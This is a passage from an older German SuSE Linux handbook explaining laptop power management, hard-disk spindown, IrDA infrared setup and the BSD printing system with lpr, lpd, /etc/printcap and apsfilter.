- Macht das X Window System Probleme, wenn das System erwacht, hilft einem `LEAVE_X_BEFORE_SUSPEND=yes`.

Weiterhin lässt sich das „Spindown“-Verhalten der Festplatte automatisch an Batterie oder Netzbetrieb anpassen oder das System bei Erreichen einer kritischen Batteriekapazität automatisch herunterfahren. Fortgeschrittene Anwender können sich weitere Funktionen in die Datei `/usr/sbin/apmd_proxy` selbst einbauen.

11.2.4 Weitere Befehle

Im Paket `apmd` sind noch einige nützliche Programme enthalten. Mit `apm` kann die aktuelle Batteriekapazität abgefragt werden und das System in Stand-by (`apm -s`) oder Suspend (`apm -S`) geschickt werden; vgl. die Manual-Page von `apm` (`man apm`).

Das Kommando `apmsleep` suspendiert das System für eine vorgegebene Zeit; vgl. Manual-Page von `apmsleep` (`man apmsleep`).

Wer eine Logdatei beobachten möchte, ohne die Festplatte ständig am Laufen zu halten, der kann `tailf` als Ersatz für `tail -f` verwenden.

Natürlich gibt es auch hier Tools für das X Window System. Ebenfalls im Paket `apmd` findet man `xapm`, was den Ladezustand der Batterie grafisch anzeigt. Wer den KDE-Desktop verwendet – oder zumindest `kpanel` –, kann sich auch von `kbatmon` den Ladestand des Akkus anzeigen lassen und das System suspendieren.

11.2.5 Pause für die Festplatte

Man kann unter Linux die Festplatte abschalten, wenn sie nicht benötigt wird. Dazu dient das Programm `hdparm`, mit dem man diverse Einstellungen an den Festplatten vornehmen kann. Mit der Option `-y` wird die Platte sofort in

den Stand-by-Modus geschickt, mit **-Y** wird sie vollständig abgeschaltet. Mit **hdparm -s 6** wird erreicht, dass die Platte nach 30 Sekunden Inaktivität abgeschaltet wird. Die Zahl 6 steht in diesem Fall für $6 * 5 = 30$ Sekunden, der Wert 0 schaltet diese Funktion aus. Bei größeren Werten wird auch der Multiplikator größer; genaueres steht in der Manual-Page.

Möchte man dieses Stand-by-Verhalten davon abhängig machen, ob man mit Batterie oder Stromanschluss arbeitet, kann man geeignete Einstellungen in `/etc/rc.config.d/apmd.rc.config` treffen. Die Variable **CHECK_TIME** sollte dann aber auf 0 stehen.

Leider wird die Platte häufig benötigt, wodurch sie immer wieder aufgeweckt wird. Zum Teil sind dafür Programme (z. B. Texteditoren) verantwortlich, die regelmäßig ihre Daten auf der Platte sichern. Auch Hilfsmittel wie **tail -f <logfile>** halten die Platte am Laufen, doch dafür gibt es **tailf <logfile>** als Ersatz. Selbst wenn man kein solches Programm verwendet, gibt es einen Prozess, der den gerechten Schlaf der Platte regelmäßig stört. Dazu muss man wissen, dass unter Linux die Daten nie direkt auf die Platte geschrieben werden, sondern vorerst nur in Puffer, die der Kernel bereithält. Damit werden Schreiboperationen beschleunigt. Damit aber keine Daten verloren gehen, gibt es den Update-Daemon, der sich in voreingestellten Zeitabständen um die Synchronisation der Platte und dieser Puffer kümmert, d. h. die Daten wirklich auf die Platte schreibt. Seit Kernel 2.2.11 ist dieser Daemon Bestandteil des Kernels, und kann nicht mehr ohne Weiteres ausgeschaltet oder durch den „mobile Update-Daemon“ ersetzt werden. Aber man kann ihn dennoch beeinflussen, nämlich über das `/proc`-Dateisystem. Der Befehl

```
erde: # cat /proc/sys/vm/bdflush
```

gibt die aktuellen Einstellungen aus und mit

```
erde: # echo "60 500 64 256 6000 60000 3000 1884 2" > /proc/sys/vm/bdflush
```

werden neue Einstellungen gesetzt. Wer diese Änderungen vornehmen möchte, sollte in `/usr/src/linux/Documentation/proc.txt` selbst die Bedeutung der einzelnen Zahlen nachschlagen. Mit **sync** kann man übrigens die Festplatte von Hand synchronisieren.

11.3 IrDA – Infrared Data Association

IrDA (Infrared Data Association) ist ein Industriestandard für drahtlose Kommunikation über Infrarotlicht. Viele heute ausgelieferte Laptops sind mit einem IrDA-kompatiblen Sender/Empfänger ausgestattet, der die Kommunikation mit anderen Geräten, wie Druckern, Modems, LAN oder anderen Laptops ermöglicht. Die Übertragungsrate reicht von 2400 bps bis hin zu 4 Mbps.

Die Unterstützung für dieses Protokoll im Linux-Kernel ist noch nicht vollständig abgeschlossen. Daher ist die Funktionalität auch nicht in den Standard-Kernel eingebunden, es wird bislang nur als „experimentell“ eingestuft (Beta-Status). Das bedeutet, dass dieser recht „junge“ Treiber nicht so gründlich erprobt und eventuell nicht so stabil ist, wie andere Bestandteile des Kernels.



Software

Das Paket `irda` stellt die Unterstützung für die Infrarotschnittstelle und das IrDA-Protokoll bereit. Nach der Installation des Paketes findet man die Dokumentation unter `/usr/doc/packages/irda/README`.

Aus dem Paket `howto` wird das `IR-HOWTO` installiert. Dies findet man nach der Installation unter `/usr/doc/howto/en/IR-HOWTO.gz`. Weitere Informationen zum Linux IrDA-Projekt können Sie auch der URL <http://www.cs.uit.no/linux-irda> entnehmen.

Konfiguration

Dieses Paket trägt bei der Installation die Variablen `START_IRDA`, `IRDA_PORT` und `IRDA_IRQ` in die Datei `/etc/rc.config` ein. Standardmäßig ist die Verwendung von IrDA deaktiviert; über das Kommando

```
erde: # rcirda start
```

können Sie die Schnittstelle aber jederzeit manuell aktivieren bzw. deaktivieren (mit dem Parameter `stop`). Beim Aktivieren der Schnittstelle werden die notwendigen Kernel-Module automatisch geladen.

Über `IRDA_PORT` (Voreinstellung `/dev/ttyS1`) und `IRDA_IRQ` (Voreinstellung 3) können Sie die für IrDA verwendete Schnittstelle konfigurieren; dies wird über das Skript `/etc/irda/drivers` beim Start der Infrarotunterstützung eingestellt.

Wenn Sie `START_IRDA` auf `yes` setzen steht die Unterstützung der Infrarotschnittstelle gleich nach dem Booten zur Verfügung. Leider benötigt IrDA merklich mehr (Batterie-)Strom, da alle paar Sekunden ein „Discovery“-Paket verschickt wird, um andere Peripheriegeräte automatisch zu erkennen.

Verwendung

Will man nun z. B. über Infrarot drucken kann man dazu über die Gerätedatei `/dev/ir1p0` die Daten schicken. Die Gerätedatei `/dev/ir1p0` verhält sich wie die normale „drahtgebundene“ Schnittstelle `/dev/lp0`, nur dass die Druckdaten drahtlos über infrarotes Licht verschickt werden.

Einen Drucker, der über die Infrarotschnittstelle betrieben wird, können Sie wie einen Drucker am Parallelport oder an der seriellen Schnittstelle über `YaST` einrichten (vgl. Abschnitt 3.6.1 auf Seite 103). Beachten Sie bitte beim Drucken, dass sich der Drucker in Sichtweite der Infrarotschnittstelle des Computers befindet und dass die Infrarotunterstützung gestartet wird.

Will man über die Infrarotschnittstelle mit anderen Rechnern oder mit z. B. Handys oder ähnlichen Geräten kommunizieren, so kann man dies über die Gerätedatei `/dev/ircomm0` erledigen. Mit dem Siemens S25 Handy beispielsweise kann man sich über das Programm `wvdial` mittels Infrarot drahtlos ins Internet einwählen.

Troubleshooting

Falls Geräte am Infrarotport nicht reagieren, können Sie als Benutzer `'root'` mit dem Kommando `irdadump` überprüfen, ob das andere Gerät überhaupt vom Computer erkannt wird:

```
erde: # irdadump
```

Bei einem Canon BJC-80 Drucker in „Sichtweite“ des Computers erde erscheint dann eine Ausgabe ähnlich der folgenden in regelmäßiger Wiederholung (vgl. Ausgabe 11.3.1).

```
21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
                hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
                hint=0500 [ PnP Computer ] (21)
```

Ausgabe 11.3.1: IrDA: **irdadump**

Sollte überhaupt keine Ausgabe erfolgen oder das andere Gerät sich nicht zurückmelden, so überprüfen Sie bitte die Konfiguration der Schnittstelle. Verwenden Sie überhaupt die richtige Schnittstelle? Manchmal ist die Infrarotschnittstelle auch unter `/dev/ttyS2` oder `/dev/ttyS3` zu finden oder ein anderer Interrupt als Interrupt 3 wird verwendet. Diese Einstellungen können Sie aber bei fast jedem Laptop im BIOS-Setup konfigurieren.

Beachten Sie bitte auch, dass Sie ohne weiteres nur Geräte ansprechen können, die die Protokolle `Printer` oder `IrCOMM` unterstützen. Mit speziellen Programmen (`irobex_palm3`, `irobex_receive`, bitte beachten Sie hierzu die Beschreibung im IR-HOWTO) können Sie auch Geräte ansprechen, die das IROBEX-Protokoll verwenden (z. B. 3Com Palm Pilot). Die vom Gerät unterstützten Protokolle werden bei der Ausgabe von **irdadump** nach dem Gerätenamen in eckigen Klammern angegeben. Die Unterstützung des IrLAN-Protokolls ist „Work in progress“ – es ist leider zur Zeit noch nicht stabil, wird aber sicher in naher Zukunft auch unter Linux zur Verfügung stehen.

Mit einer einfachen Video-Kamera können Sie auch überprüfen, ob die Infrarot-LED überhaupt aufleuchtet – im Gegensatz zum Menschen können die meisten Videokameras Infrarotlicht „sehen“.

Kapitel 12

Druckerbetrieb

Im Rahmen der Installation mit *YaST* haben Sie wahrscheinlich bereits die erste Druckerkonfiguration unter Linux hinter sich (vgl. Abschnitt 3.6.1 auf Seite 103). Dieses Kapitel zeigt nun das Wesentliche der Vorgänge „hinter den Kulissen“: nicht eben jede Einzelheit, aber doch so detailliert, dass Sie das Grundschema der Abläufe im Druckerbetrieb verstehen können.

12.1 Überblick: Schnittstellen, Warteschlangen (Spooling)

Die parallelen Schnittstellen

Der Anschluss eines Druckers an ein Linux-System erfolgt in der Regel über eine parallele Schnittstelle.

Seit dem Kernel 2.2.xx gibt es das `parport`-Subsystem, dem die parallelen Schnittstellen durch Laden architekturenspezifischer Zusatztreiber bekanntzumachen sind (vgl. Abschnitt 10.4.3 auf Seite 304 ff.). So können nun mehrere, in Kette geschaltete Geräte über eine parallele Schnittstelle *gleichzeitig* bedient werden. Zudem beginnt die Zählung der Gerätedateien für den Drucker jetzt standardmäßig bei `/dev/lp0`! Um über die erste parallele Schnittstelle drucken zu können, müssen beim SuSE-Standardkernel die Module `parport`, `parport_pc` und `lp` geladen sein – dies erledigt der *kmod* (engl. *Kernel Module Loader*) in der Regel automatisch (vgl. Abschnitt 13.2 auf Seite 357), sobald ein Druckauftrag abgeschickt wird. Wenn die parallele Schnittstelle nicht gefunden wird, können Sie mit Kernel-Parametern nachhelfen; vgl. auch auf Seite 395 f.

Sie können zum Test von Schnittstelle und Drucker mit einem Befehl wie

```
erde: # echo hello > /dev/lp0
```

oder

```
erde: # cat TEXTDATEI > /dev/lp0
```

direkt Daten zur Schnittstelle hinausschicken, aber nur als `'root'` ([↗Systemadministrator](#))! Für Normalbetrieb ist dieses Verfahren in einem Multitasking-System ganz *ungeeignet*, da jederzeit mit Druck-Wünschen von mehreren Prozessen parallel zu rechnen ist und am Drucker ein heilloses Durcheinander ausbräche. Statt dessen werden Druckaufträge über *Druckwarteschlangen* (engl. *Queues*) abgewickelt.

Die Schnittstellen arbeiten standardmäßig im Polling-Betrieb (die CPU muss regelmäßig bei ihnen anfragen, ob ein Datentransfer ansteht). Der System-

verwalter `'root'` kann sie beim Laden des `parport`-Systems über das `/proc`-Dateisystem auf den etwas günstigeren Interrupt-Betrieb umstellen sowie mit dem Programm `tunelp` weitere Einstellungen zur Leistungssteigerung vornehmen, vgl. die Manual-Page von `tunelp` (`man tunelp`) sowie die in Abschnitt 10.4.3 auf Seite 304 ff. genannten Dokumente bei den Kernelquellen. Überprüfen Sie vorher die IRQ- und Port-Einstellungen der Schnittstellen-Hardware (das geschieht meist im `BIOS` oder per Jumper)!

Spooling-Betrieb, Druckwarteschlangen

Unter Linux werden Drucker, wie auch bei anderen Multitasking-Systemen, über einen „*Spooling*“-Mechanismus (*Druckwarteschlangen*) angesprochen, d. h. die Druckaufträge werden zunächst in temporären Dateien zwischengespeichert und unter Kontrolle eines Steuerprogramms (Daemons) der Reihe nach abgearbeitet. So können mehrere Anwender *gleichzeitig* Druckaufträge an das System schicken, ohne dass es zu Konflikten kommt. Nach dem Abschicken eines Druckauftrags kann der Anwender sofort weiterarbeiten, ohne auf den Drucker warten zu müssen.

Eine Druckwarteschlange besteht aus

- einem Eintrag in `/etc/printcap`, der die Warteschlange definiert;
- einem Verzeichnis, üblicherweise unter `/var/spool/lpd`, in das für jeden Druckjob eine Datendatei und eine Steuerdatei gestellt werden.

Jede Warteschlange wird von genau einem Drucker abgearbeitet. Es können mehrere Warteschlangen für ein und denselben Drucker eingerichtet werden. SuSE Linux enthält das BSD-Spooling-System der University of California at Berkeley im Paket `lprold`. Es ist grundsätzlich für den *Betrieb übers Netzwerk* angelegt und setzt voraus, dass TCP/IP konfiguriert ist und läuft. Für die Konfiguration ist es nur ein ganz geringer Unterschied, ob Druckwarteschlangen lokal oder auf entfernten Rechnern eingerichtet und verwendet werden sollen.

Die Abarbeitung eines Druckjobs unter Linux erfolgt in drei Schritten:

- Die Datendatei wird in das Verzeichnis einer Druckwarteschlange kopiert und mit einer neu angelegten Steuerdatei zu einem Job vervollständigt.
- Die Datendatei wird nach Maßgabe der Steuerdatei durch ein *Filterprogramm* geschickt, das aus ihr eine Folge von Anweisungen für den betreffenden Drucker erzeugt; d. h. das Filterprogramm stellt einen Datenstrom im druckerspezifischen Format her, z. B. PostScript, PCL, Esc/P2 etc.). Diese Konvertierung kann mehr als einen Teilschritt umfassen und wird bei SuSE Linux vom *apsfilter* (Paket `aps`) erledigt; vgl. unten Abschnitt 12.3 auf Seite 336 ff.
- Die druckerspezifische Datei wird, gemäß der Reihenfolge in der Druckwarteschlange, auf den Drucker ausgegeben.

12.2 Druckwarteschlangen: Betrieb und Konfiguration

Am besten schauen wir uns einmal der Reihe nach an, bei welchen Stationen ein Druckauftrag auf seinem Weg von der Anwenderdatei zum Drucker vorbeikommt und welche Programme sich Schritt für Schritt um ihn kümmern.

Viele der Einzelheiten, die wir hier der Kürze halber übergehen müssen, finden sich in der Manual-Page von `lpr` (`man 1 lpr`), der Manual-Page von `lpd` (`man 8 lpd`) und der Manual-Page von `printcap` (`man 5 printcap`).

lpr: Bitte hinten anstellen!

Der `lpr` ist die alltägliche „Anwenderschnittstelle“ zu den vorhandenen Druckwarteschlangen. Im allgemeinen wird ein Job in Auftrag gegeben mit einem einfachen Befehl wie

```
tux@erde: > lpr [-Pwarteschlange] textdatei
```

Wenn Sie die Option `-P` („Printer“, für den Warteschlangen-Namen) weglassen, ist die Voreinstellung der Inhalt der Umgebungsvariablen `PRINTER`. Ist diese leer, so wird der traditionelle Standard-Warteschlangennamen `lp` verwendet. Dies gilt übrigens ebenso für `lpq` und `lprm` (s. u.).

Zwischen der Option `-P` und dem Druckernamen warteschlange darf kein Leerzeichen stehen.



`lpr` prüft anhand der `/etc/printcap`, ob die angegebene Warteschlange vorhanden ist. Wenn ja, erzeugt er für den Job die Steuerdatei (`cf`-Datei) und eine Kopie der Datendatei und übergibt das dem Druckmanager `lpd`, der den Job ins Spool-Verzeichnis der Warteschlange aufnimmt.

Bei besonders großen Druckaufträgen kann es zweckmäßig sein, anstatt einer Kopie der Datendatei einen symbolischen Link darauf ins Spool-Verzeichnis stellen zu lassen. Dies leistet die `lpr`-Option `-s`. Natürlich sollten Sie dann auf Schreibzugriffe auf diese Datei verzichten, bis der Druckjob beendet ist!

`lpr` erlaubt Ihnen mit Zusatzoptionen, von Hand einen bestimmten Filter (Druckertreiber) für Ihren Job auszuwählen (dies dürfte nur selten nötig sein). Mehr dazu in der Manpage zum `lpr` und im Abschnitt 12.3 auf Seite 337 über Filter.

Zusatz- und Steuertools für den Anwender: Überblick

Zum Verwalten von Druckerwarteschlangen gibt es das nette graphische Programm Paket `xlpq`, Serie `xap`; beachten Sie aber bitte, dass die im Folgenden genannten Kommandozeilen-Tools aufgrund zusätzlicher Optionen noch etwas mehr können.

Für Manipulationen an den Druckwarteschlangen brauchen Sie `'root'`-Rechte, d. h. wenn Sie beispielsweise fremde Druckaufträge löschen wollen, müssen Sie als `'root'` arbeiten.



- `lpq` zeigt eigene Jobs in einer Warteschlange (Option `-P`) an; z. B. produziert die Eingabe

```
tux@erde: > lpq -Pwarteschlange
```

das Ergebnis in Ausgabe 12.2.1 auf der nächsten Seite.

```
warteschlange is ready and printing
Rank  Owner      Job  Files      Total Size
active tux         676  Hallo.txt   259420 bytes
1st   tux         677  brief.dvi   11578 bytes
2nd   tux         683  bild.gif    37464 bytes
```

Ausgabe 12.2.1: Beispiel einer Ausgabe des Befehls **lpq**.

- **lprm** löscht eigene Jobs aus einer Warteschlange; z. B. produziert die Eingabe

```
tux@erde: > lprm -Pwarteschlange 676
```

das Ergebnis in Ausgabe 12.2.2.

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

Ausgabe 12.2.2: Beispiel einer Ausgabe des Befehls **lprm**.

Wird keine Jobnummer angegeben, so wird der momentan aktive Job, wenn es ein eigener ist, aus der betreffenden Warteschlange gelöscht.

- **lpc** (mit dem Pfad `/usr/sbin/lpc`) Steuerung der Warteschlangen. Für den Warteschlangen-Namen kann dabei auch **all** (= alle) angegeben werden. Die wichtigsten Optionen sind:
 - **status warteschlange** Gibt einen Statusbericht. Fehlt die Angabe **warteschlange**, so wirkt das wie **all**, d. h. Statusbericht für alle Warteschlangen.
 - **disable warteschlange** Stoppt die Aufnahme neuer Jobs in die Warteschlange.
 - **enable warteschlange** Gibt die Warteschlange für die Aufnahme neuer Jobs frei.
 - **stop warteschlange** Stoppt das Ausdrucken von Jobs aus der Warteschlange (der gerade im Druck befindliche Job wird noch beendet).
 - **start warteschlange** Nimmt das Ausdrucken von Jobs aus der Warteschlange wieder auf.
 - **down warteschlange** Wirkt wie **disable** plus **stop**.
 - **up warteschlange** Wirkt wie **enable** plus **start**.
 - **abort warteschlange** Wirkt wie **down**, nur dass ein gerade im Druck befindlicher Job sofort abgebrochen wird. Die Jobs bleiben aber erhalten und können nach Restart der Warteschlange (**up**) weiter bearbeitet werden.

Sie können diese Kommandos dem **lpc** gleich in der Kommandozeile mitgeben (z. B. **lpc status**). Oder Sie rufen **lpc** ohne Parameter auf: dann wird ein Dialogmodus mit eigenem Prompt **lpc>** gestartet, der die Eingabe von **lpc**-Kommandos erwartet. Mit **quit** oder **exit** beenden Sie den Dialog.

Druckaufträge bleiben auch in den Warteschlangen erhalten, wenn Sie während eines Druckvorgangs den Rechner bewusst herunterfahren und dann Linux neu starten – einen eventuell fehlerhaften Druckauftrag müssen Sie mit den oben vorgestellten Befehlen aus der Warteschlange entfernen.



lpd: der Druck-Manager im Hintergrund

Der *lpd* (engl. *Line Printer Daemon*) wird beim Systemstart durch das Skript `/sbin/init.d/lpd` aktiviert, wenn in der `/etc/rc.config` die Variable `START_LPD=yes` gesetzt wurde. Er läuft als Daemon im Hintergrund.

lpd stellt beim Start anhand der `/etc/printcap` fest, welche Druckwarteschlangen definiert sind. Seine Aufgabe ist, die Ausführung der gespoolten Jobs zu organisieren:

- er managt die lokalen Warteschlangen: er schickt die Datendatei eines jeden Jobs durch den passenden Filter (festgelegt durch den Eintrag der Warteschlange in `/etc/printcap` sowie durch explizite Angaben in der Job-Steuerdatei) und dann zur Druckerschnittstelle;
- er berücksichtigt die Reihenfolge der Jobs in den Druckwarteschlangen;
- er überwacht den Status der Warteschlangen und Drucker (Datei `status` in den lokalen Spool-Verzeichnissen) und gibt auf Verlangen Auskunft darüber;
- er leitet Druckaufträge an Warteschlangen auf entfernten Rechnern an den dortigen *lpd* weiter;
- er nimmt Druckaufträge von entfernten Rechnern für lokale Warteschlangen an oder weist sie bei ungenügender Autorisierung ab.

Autorisierung: Nur Anfragen von entfernten Hosts (engl. *remote*), die in der Datei `/etc/hosts.lpd` des „Printservers“ aufgeführt sind, werden angenommen; ein Eintrag des Hosts in `/etc/hosts.equiv` genügt auch, aber dies hat *sehr* weitreichende Folgen für allgemeine Zugriffsmöglichkeiten von diesem Host auf den lokalen Rechner; es sollte der Sicherheit wegen möglichst vermieden werden (vgl. im Sicherheitskapitel Abschnitt 18.2.2 auf Seite 474). Zusätze in der Definition der Warteschlange können weiter einschränken auf User einer bestimmten Gruppe oder User mit Accounts auf dem lokalen Rechner.

Filter: die Arbeitstiere

Die Filterprogramme haben die Aufgabe, die Datendatei eines Jobs in das druckerspezifische Format zu überführen (zur Konfiguration vgl. Abschnitt 12.3 auf der nächsten Seite). Ihnen obliegt der Löwenanteil der eigentlichen Bearbeitung des Druckjobs. Sie entsprechen damit von ihrer Funktion her den *Druckertreibern* auf anderen Systemen wie Windows oder OS/2. Zusätzlich haben sie auf Wunsch über die Druckjobs abzurechnen: Umfang, verbrauchte Betriebsmittel...

/etc/printcap: Konfiguration der Warteschlangen

In der `/etc/printcap` wird jede verfügbare Druckwarteschlange durch einen einzeiligen Eintrag definiert. Das Newline-Zeichen (Zeilenwechsel) schließt den Eintrag ab: dies kann jedoch – für lange Einträge – durch einen unmittelbar vorausgehenden Rückstrich `\` aufgehoben werden. Der Eintrag beginnt mit einem oder mehreren Namen für die Warteschlange (Trennzeichen `|`), gefolgt von einer Liste von Spezifikationen der Form¹ `kürzel=<Wert>` (Listentrennzeichen `:`). Leere Zeilen und solche, die mit einem `#` beginnen, werden ignoriert (Kommentare).

In der vorinstallierten `/etc/printcap` sind bereits eine Anzahl von (auskommentierten) Beispieleinträgen enthalten. Ein ganz einfacher Eintrag ohne jeden Filter sieht z. B. aus wie in Datei [12.2.1](#).

```
ascii|deskjet:lp=/dev/lp0:sd=/var/spool/lpd/ascii:sh:mx#10240
```

Datei 12.2.1: `/etc/printcap`: einfache lokale Warteschlange

Diese Warteschlange kann unter den Namen `ascii` und `deskjet` angesprochen werden. Ihr Spoolverzeichnis ist `/var/spool/lpd/ascii`, ihr Drucker `/dev/lp0`. Sie gibt keine Titelseiten zu Beginn von Jobs aus (`sh` bedeutet „suppress header“) und akzeptiert Druckjobs bis zu 10240 KB. – Ein Beispiel für eine Warteschlange auf einem entfernten Rechner finden Sie in Datei [12.2.2](#); zur Konfiguration vgl. Abschnitt [12.4](#) auf Seite [343](#) ff.²

```
lp1|HP-4P:\
    :rm=sonne.kosmos.all:\
    :rp=HP:\
    :sd=/var/spool/lpd/lp1:\
    :mx#0:sh
```

Datei 12.2.2: `/etc/printcap`: einfache entfernte Warteschlange

Die Warteschlange hat die Namen `lp1` und `HP-4P`. Statt der Geräteangabe (**lp=**) wird hier auf den Host `sonne.kosmos.all` und dessen Warteschlange `HP` verwiesen. Angaben über Filter erübrigen sich – dafür ist die Warteschlange auf `sonne.kosmos.all` zuständig –, sodass hier nur noch das Spoolverzeichnis `/var/spool/lpd/lp1` und die Größenbeschränkung für Jobs (`mx#0` bedeutet: keine Beschränkung) definiert worden sind.

Wenn Sie den *apsfilter* verwenden, werden bei der Konfiguration die nötigen neuen Druckwarteschlangen automatisch in die `/etc/printcap` eingetragen. Näheres unten in Abschnitt [12.3](#) auf Seite [339](#).

12.3 Druckerfilter

¹ Alle Kürzel samt Bedeutung und Voreinstellung sind in der Manual-Page von **printcap** (**man printcap**) beschrieben.

² Die Rückstriche `\` unmittelbar vor dem Zeilenbruch „verstecken“ diesen – genauso wie bei der Eingabe von Shellkommandos –, sodass der Eintrag als einzeilig gilt.

Was Druckerfilter sind und wie sie arbeiten

Wie bereits erwähnt, ist die Aufgabe eines Druckerfilters, die Datendatei eines Druckjobs in das spezifische Format des betreffenden Druckers umzuwandeln.

Ein Filter erhält beim Aufruf durch *lpr* als Zusatzinformation lediglich Papiergröße, Login-Namen und Host des Auftraggebers und den Namen der Datei für die Abrechnung. Als echter Unix-Filter erhält er die Datendatei über die Standardeingabe und muss das druckbare Ergebnis über die Standardausgabe abliefern.

Natürlich muss der Filter für die Konvertierung wissen, welches Dateiformat die Daten haben (ASCII-Text, DVI, PostScript usw.). Es gibt zwei Möglichkeiten, das zu bewerkstelligen:

- Der Filter ist „intelligent“ genug, um selbst an den Daten zu erkennen, welches Format vorliegt. Er ist dann zusammengesetzt aus einem „Vor-Filter“ zur Formaterkennung und mehreren weiteren Programmen, die die eigentliche Konvertierungsarbeit leisten.

Das ist – grob gesagt – die Arbeitsweise des Programms *apsfilter*, das in SuSE Linux standardmäßig zur Installation vorgesehen ist.

- Verschiedene Filter für verschiedene Dateiformate. Die Filter werden durch Eintrag in die `/etc/printcap` der Warteschlange zugeordnet; die Auswahl trifft der Benutzer durch eine Zusatzoption beim Aufruf von *lpr*. Es sind acht Möglichkeiten vorgesehen:

printcap Eintrag	if=	cf=	df=	gf=	nf=	rf=	tf=	vf=
<i>lpr</i> Option		-c	-d	-g	-n	-f	-t	-v

Diese Optionen sind traditionsgemäß³ ganz speziellen Dateiformaten zugeordnet (zwingend ist aber nur die Zuordnung von *lpr*-Option zum Filtereintrag, nicht die Tradition⁴). Zum Beispiel bezeichnet `if=` den Standardfilter und `df=` den Filter für DVI-Dateien (dem Output von \TeX und \LaTeX). So könnten Sie etwa mit dem Eintrag in Datei 12.3.1 einen eigenen DVI-Filter für den HP LaserJet 4 bereitstellen, wenn das Paket `te_dvilj` installiert ist (heutzutage ist es allerdings empfehlenswert, auch bei diesem Drucker den zuständigen Ghostscript-„Treiber“ `ljet4` zu bevorzugen).

```
df="/usr/bin/dvilj4 -e- -"
```

Datei 12.3.1: DVI-Filtereintrag in `/etc/printcap`

apsfilter

Das Paket `aps` stellt mit dem *apsfilter* einen sehr komfortablen Filter zur Verfügung. *apsfilter* nutzt die folgenden Umstände aus:

- Das Standardformat für druckbare Daten ist in der Unix-Welt PostScript.

³ Siehe Manpage zu *lpr*.

⁴ So ist z. B. ein „Nullfiltereintrag“ `cf=/bin/cat` ohne weiteres zulässig und wird bei einem `lpr -c` Befehl getreulich benutzt.

- Es gibt eine Reihe von Tools, die andere Text- und Bilddateiformate in PostScript-Dateien konvertieren, z. B. *dvips* für DVI-Dateien, *a2ps* für ASCII-Dateien, das Paket *netpbm*, Serie *gra* für Grafikdaten etc.
- Verfügbar ist gleichfalls das mächtige Programm *Ghostscript*, das imstande ist, PostScript-Dateien in eine Vielzahl druckerspezifischer Formate für Nicht-PostScript-Drucker zu überführen (sozusagen eine umfangreiche Druckertreiber-Sammlung).

apsfilter fasst alle diese Programme gemeinsam mit den nötigen Tools zur Formaterkennung (*file*) und Dekompression unter einem organisatorischen Dach zusammen. Es leitet den Input, abhängig vom Ergebnis der Formaterkennung, der Reihe nach durch alle notwendigen Tools hindurch bis zum druckfertigen Datenstrom.

In `/var/lib/apsfilter/apsfilter`, dem zentralen Shellskript, werden die folgenden unterstützten Dateiformate und Kompressionstypen genannt:

- ASCII, DVI, PS, Data (PCL,...), GIF, TIFF, PBM, Sun Raster, X11-Bitmap
- Kompressionstypen: `compress`, `gzip`, `freeze`

Die *apsfilter*-Druckwarteschlangen

Das Programm *apsfilter* bietet für einen lokalen Drucker die folgenden Warteschlangen an:

lp – Standard-Warteschlange für alle Dateiformate.

lp-mono – Wird nur bei Farbdruckern angelegt und druckt schwarzweiß, verarbeitet ansonsten wie **lp** alle Dateiformate.

ascii – Zum Ausdrucken von Dateien als ASCII-Textdatei, auch wenn das Spooling-System ein anderes Format vermutet⁵.

raw – Zum Ausdruck von Dateien, die bereits im druckerspezifischen Format sind: es findet keinerlei Konvertierung statt.

Sie können auch weitere lokale Drucker konfigurieren; die Warteschlangen-Namen enthalten dann zur Unterscheidung den Namen des betreffenden Ghostscript-Druckertreibers, z. B. `djet500`, `djet500-ascii`, `djet500-raw` usw.

ASCII-Dateien: In der `/etc/apsfilterrc` ist für die Filterung voreingestellt:

- ASCII-Dateien mit *a2ps* in PostScript überführen;
- *a2ps*-Format: 2 ASCII-Seiten nebeneinander im Querformat auf eine Druckseite.

Sie können das Format ändern, indem Sie dort die Variable `FEATURE` auf einen anderen der im Kommentar angebotenen Werte setzen. Wollen Sie die Umwandlung in PostScript überhaupt umgehen und im ASCII-Modus des Druckers ausdrucken, so entfernen Sie das Kommentarzeichen `#` am Zeilenanfang des Befehls `USE_RECODE_NOT_A2PS=yes` und achten Sie darauf, dass das Paket `recode`, Serie `ap` installiert ist.

⁵ z. B. bei der Anwesenheit von deutschen Umlauten.

apsfilter: Konfiguration

apsfilter kann mit *YaST* oder mit dem eigenen, menügeführten Skript *SETUP* (**lprsetup**) konfiguriert werden.

Die Konfiguration arbeitet nur dann richtig, wenn in der `/etc/printcap` die auskommentierten Kennungen am Anfang und Ende der *apsfilter*-Einträge nicht verändert werden (vgl. Datei 12.3.2 auf der nächsten Seite)!

**Konfiguration mit YaST**

Die Druckerkonfiguration mit *YaST* ist der normale Weg, um einen lokalen Drucker neu einzurichten. Ist bereits eine frühere *apsfilter*-Konfiguration vorhanden, so fragt *YaST* zu Beginn, ob die neue Konfiguration die frühere überschreiben oder ob die neue Konfiguration *zusätzlich* hinzugenommen werden soll. Die weitere Vorgehensweise ist bereits im *YaST*-Abschnitt 3.6.1 auf Seite 103 ff. beschrieben.

Wenn Sie Ihre neue Konfiguration installieren lassen, geschieht im einzelnen folgendes (gleich, ob Sie die Konfiguration mit *YaST* oder **lprsetup** definiert haben):

- Eintrag der neuen Druckwarteschlangen in `/etc/printcap` (vgl. auf der vorherigen Seite).
- Anlegen der Spoolverzeichnisse dafür unter `/var/spool/lpd/`.
- Anlegen der zugehörigen Druckerfilter unter `/var/lib/apsfilter/bin/` (es handelt sich dabei um symbolische Links auf die Datei `/var/lib/apsfilter/apsfilter`).
- Anlegen der globalen Konfigurationsdatei `/etc/apsfilterrc` (falls noch nicht vorhanden) und einer druckerspezifischen Konfigurationsdatei `/etc/apsfilterrc.<gs_mode>`. Hier ist `<gs_mode>` der Ghostscript-Druckername, z. B. **bjc800** im folgenden Beispiel.

